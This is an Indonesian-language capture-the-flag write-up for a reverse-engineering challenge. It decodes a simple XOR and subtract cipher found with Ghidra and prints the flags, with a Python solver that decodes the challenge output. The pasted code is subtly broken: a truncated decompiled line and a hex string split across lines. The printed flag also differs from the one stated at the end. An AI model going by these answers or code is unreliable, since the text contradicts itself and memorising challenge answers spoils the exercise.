SCH25{Kur4ng_T4hU_Ju9A_Y4H_muNgKiN_SuaTu_s4At_b4KaL_When_Yh}

[REVERSE ENGINEERING]

1. HarderBetterFasterStronger

- Challenge



- How To Solve

Jadi kita di beri 2 file yang output.txt dan chall setelah ku buka output txt ini adalah sebuah hex setelah itu ku coba buka file chall menggunakan ghidra dan aku menemukan line code yang menarik

```

if (pbVar5 != pbVar14) {
    do {
        bVar3 = *pcVar7 * '\x03' + 5;
        bVar3 = (bVar3 * '\x04' | bVar3 >> 6) ^ bVar17;
        bVar17 = bVar17 + 0xd;
        local_2a8[(long)pbVar13] = bVar3 - ((byte)pbVar13 & 0xf) ^
        pbVar13 = pbVar13 + 1;
    } while (pbVar13 < __n);
}

```

*pcVar7 adalah karakter '%' (0x25) terlihat di awal fungsi ketika operator.new(1) diisi dengan % sehingga key_base = 0x25 * 3 + 5 = 116. bVar3 dihitung dari key_base melalui operasi *4 | >>6 lalu XOR bVar17, bVar17 dimulai dari 0 dan naik 13 tiap iterasi (bVar17 = bVar17 + 0xd). Byte output dihitung sebagai bVar3 - (i & 0xf) XOR cipher[i] XOR 6.

Jadi ternyata ini bukan AES atau sesuatu yang rumit cuma XOR + subtract + per-byte evolving key. Sestelah itu aku segera membuat solver nya dengan hex dari output.txt

```

data_hex =
"849e87c7d2f6c8edc0f3102c2f05376d58674844b0d2908782fb09f3c1f83d4628
0e0a78604c604bbbbdc869892d23ee4e6ec0036123103607a"
cipher = bytes.fromhex(data_hex)

plain = bytearray()
bVar17 = 0
t = 37*3 + 5 # '%' * 3 + 5 = 116

for i, cb in enumerate(cipher):
    bVar3 = (((t * 4) & 0xff) | (t >> 6)) ^ bVar17
    val = ((bVar3 - (i & 0xf)) & 0xff) ^ cb ^ 6
    plain.append(val)
    bVar17 = (bVar17 + 13) & 0xff

print(plain.decode('latin1'))

```

dan setelah ku run aku mendapatkan flagnya

```

$ WearTime at /mnt/c/Windows/System32 02:35:10
$ python
Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> data_hex = "849e87c7d2f6c8edc0f3102c2f05376d58674844b0d2908782fb09f3c1f83d4628
0e0a78604c604bbbbdc869892d23ee4e6ec0036123103607a"
... cipher = bytes.fromhex(data_hex)
...
... plain = bytearray()
... bVar17 = 0
... t = 37*3 + 5 # '%' * 3 + 5 = 116
...
... for i, cb in enumerate(cipher):
...     bVar3 = (((t * 4) & 0xff) | (t >> 6)) ^ bVar17
...     val = ((bVar3 - (i & 0xf)) & 0xff) ^ cb ^ 6
...     plain.append(val)
...     bVar17 = (bVar17 + 13) & 0xff
...
... print(plain.decode('latin1'))
$ SCH25{Whwn_yhhh_jwago_revvvvers_semg_a_nlaimu_AAAA_sellu}
>>> 

```

- Flag

SCH25{Whwn_yhhhh_jwago_revvvvers_semga_nlaimu_AAAA_sellu}

